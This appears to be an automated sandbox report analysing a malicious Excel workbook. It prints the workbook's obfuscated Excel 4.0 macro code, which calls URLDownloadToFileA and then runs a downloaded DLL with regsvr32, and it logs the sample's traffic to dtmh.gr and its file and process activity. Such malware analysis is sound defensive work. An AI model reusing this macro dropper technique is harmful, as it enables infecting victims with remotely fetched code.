Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . x 7 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64857931295
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HY314&"32", "Cr"&?????2!IA342&"yA", "JCJ", ?????2!HP312&?????2!HP327, 0)
```

```
CALL("U"&?????2!IA332, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HP312&?????2!HP327&?????2!HP341, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312&????
2!HP327,0)",,,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IA332,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HP312&?????2!HP327&?????2!HP341,0,0)"=EXEC(????3!W36&?????2!HP312&?????2!HP327&?????2!HP341)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 51

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:05:19.278496981 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:19.299901009 CET	443	49732	78.46.235.88	192.168.2.4
Nov 29, 2020 04:05:19.300091982 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:19.302673101 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:19.692765951 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:20.177274942 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:20.786696911 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:21.989716053 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:23.192878962 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:24.396131039 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:26.849479914 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:31.662331104 CET	49732	443	192.168.2.4	78.46.235.88
Nov 29, 2020 04:05:41.272517920 CET	49732	443	192.168.2.4	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:05:13.880429029 CET	64549	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:13.916152000 CET	53	64549	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:14.158256054 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:14.193897009 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:15.162035942 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:15.197355986 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:16.218050957 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:16.253396034 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:18.223984957 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:18.259732008 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:19.240200043 CET	52991	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:19.275825977 CET	53	52991	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:22.239895105 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:22.277738094 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:26.400037050 CET	53700	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:26.427191019 CET	53	53700	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:29.132659912 CET	51726	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:29.159759045 CET	53	51726	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:41.889662027 CET	56794	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:41.927577972 CET	53	56794	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:42.469772100 CET	56534	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:42.505255938 CET	53	56534	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:43.044841051 CET	56627	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:43.080167055 CET	53	56627	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:43.356899977 CET	56621	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:43.394382954 CET	53	56621	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:43.733107090 CET	63116	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:43.760324001 CET	53	63116	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:05:44.087939024 CET	64078	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:44.133696079 CET	53	64078	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:44.135993004 CET	64801	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:44.163069963 CET	53	64801	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:44.574951887 CET	61721	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:44.610229015 CET	53	61721	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:45.209136009 CET	51255	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:45.236332893 CET	53	51255	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:45.839934111 CET	61522	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:45.867113113 CET	53	61522	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:46.211276054 CET	52337	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:46.246915102 CET	53	52337	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:49.990365028 CET	55046	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:50.017354965 CET	53	55046	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:50.302328110 CET	49612	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:50.337749004 CET	53	49612	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:51.113321066 CET	49285	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:51.151030064 CET	53	49285	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:51.976322889 CET	50601	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:52.011673927 CET	53	50601	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:52.785813093 CET	60875	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:52.813024998 CET	53	60875	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:53.901968002 CET	56448	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:53.929059982 CET	53	56448	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:54.678476095 CET	59172	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:54.713866949 CET	53	59172	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:55.485718966 CET	62420	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:55.521107912 CET	53	62420	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:57.999578953 CET	60579	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:58.026925087 CET	53	60579	8.8.8.8	192.168.2.4
Nov 29, 2020 04:05:59.091089010 CET	50183	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:05:59.118254900 CET	53	50183	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:02.785300016 CET	61531	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:02.822737932 CET	53	61531	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:20.310333967 CET	49228	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:20.345813990 CET	53	49228	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:21.184407949 CET	59794	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:21.220011950 CET	53	59794	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:22.003146887 CET	55916	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:22.040801048 CET	53	55916	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:23.125701904 CET	52752	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:23.161107063 CET	53	52752	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:23.919944048 CET	60542	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:23.955271006 CET	53	60542	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:24.715276003 CET	60689	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:24.742463112 CET	53	60689	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:36.344120026 CET	64206	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:36.371124983 CET	53	64206	8.8.8.8	192.168.2.4
Nov 29, 2020 04:06:37.863200903 CET	50904	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:06:37.898777008 CET	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:05:19.240200043 CET	192.168.2.4	8.8.8.8	0xf369	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:05:19.275825977 CET	8.8.8.8	192.168.2.4	0xf369	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7140 Parent PID: 800

General

Start time:	04:05:11
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9d0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	F5F643	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	F5F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F5F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\10115656.tmp	success or wait	1	B4495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	A420F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	A4211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	A4213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	A4213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6488 Parent PID: 7140

General

Start time:	04:05:40
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x1350000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis